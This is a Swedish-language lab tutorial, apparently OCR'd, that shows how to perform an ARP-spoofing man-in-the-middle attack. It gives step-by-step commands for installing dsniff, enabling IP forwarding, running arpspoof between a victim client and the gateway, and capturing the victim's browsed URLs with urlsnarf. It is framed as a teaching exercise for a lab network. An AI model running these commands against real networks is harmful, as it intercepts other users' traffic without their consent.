

Man in the middle

Detta dokument beskriver Man in the middle attacken, informationen är enbart för att illustrera hur arp kan manipuleras och skall bara utföras i labbmiljö.

Förutsättningar:

1 st Server baserad på ubuntu 14.04, två st NIC installerat enligt dokumentet http://linuxkurser.nu/?p=134.

2 st klienter baserade på ubuntu 14.04, ett nätverkskort per klient, 192.168.0.253/24 DG 192.168.0.254, DNS 8.8.8.8 klient1, 192.168.0.252/24 DG 192.168.0.254, DNS 8.8.8.8 klient 2.

Kontrollera så du kan ansluta till Internet från respektive klient.

Arbetsuppgift 1: På Klient 1 (192.168.0.253)

Steg 1: Starta upp och logga på din Ubuntuklient.

Steg 2: Skriv in följande kommando: **`sudo apt-get update`**, klicka på Enter. Skriv in **`root`**-lösenordet, klicka därefter på Enter.

Steg 3: Skriv in kommandot: **`sudo apt-get install dsniff`**, klicka på Enter. Ange ditt **`root`**-lösenord, klicka därefter på Enter. Klicka på **`Y`**, därefter på Enter, för att bekräfta att du vill installera.

Steg 4: Konfigurera denna klient att vidarebefordra ip-paket, genom att skriva in följande kommando: **`sudo nano /etc/sysctl.conf`**, klicka på Enter. Skriv in **`root`**-lösenordet, klicka därefter på Enter.

Steg 5: Leta upp raden: **`#net.ipv4.ip_forward=1`**, plocka bort #. Raden skall se ut så här: **`net.ipv4.ip_forward=1`**.

Klicka på ctrl+o, bekräfta att du vill spara, genom att klicka på Enter. Klicka på ctrl+x för att avsluta nano.

Steg 6: Skriv in kommandot: **`sudo sysctl –p`**, klicka därefter på Enter. (Är för att sätta konfigurationen, som vi gjorde tidigare.)

Arbetsuppgift 2: Utför Man-in-the-middle

Steg 1: Starta upp och logga på din andra Ubuntuklient.

Steg 2: På Klient1, starta två Terminalfönster.

Steg 3: Skriv in kommandot: **`sudo su`**, klicka därefter på Enter, ange **`root`**-lösenord, klicka därefter på Enter.

Steg 4: Skriv in kommandot: **`arpspoof –i eth0 –t 192.168.0.252 192.168.0.254`**, klicka därefter på Enter.

Steg 5: I ditt ordinarie Terminalfönster, skriv in kommandot: **`arpspoof –i eth0 –t 192.168.0.254 192.168.0.252`**, klicka därefter på Enter.

(Är för att skicka tillbaks resultatet till andra klienten!)

Steg 6: Öppna nytt Terminalfönster, skriv in kommandot: **`sudo su`**, klicka därefter på Enter, skriv in **`root`**-lösenordet, klicka på Enter.

Steg 7: Skriv in kommandot: **`urlsnarf –i eth0`**, klicka därefter på Enter.

Steg 8: På din andra klient, öppna webbläsare och surfa runt på några bra sidor.

Notera! Om **`urlsnarf`** avslutas direkt, kan detta bero på att **`dsniff`** behöver uppdateras.

Steg 1: Skriv in kommandot: **`sudo add-apt-repository ppa:evarlast/dsniff`**, klicka därefter på Enter, ange root-lösenordet, klicka sedan på Enter.

Steg 2: Skriv in kommandot: **`sudo apt-get update`**, klicka därefter på Enter.

Steg 3: Skriv in kommandot: **`sudo apt-get upgrade`**, klicka därefter på Enter.